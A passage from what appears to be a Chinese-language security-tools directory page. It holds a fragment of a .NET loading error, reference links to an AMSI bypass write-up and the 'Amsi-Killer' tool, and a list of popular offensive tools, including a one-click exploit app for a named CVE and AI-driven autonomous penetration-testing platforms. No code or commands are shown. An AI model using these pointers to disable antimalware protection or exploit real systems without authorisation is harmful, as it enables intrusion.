Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."

  • https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

参考:

  • https://github.com/ZeroMemoryEx/Amsi-Killer
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    420
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    260
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    251

探索所有工具

浏览我们的工具集合

查看所有工具 →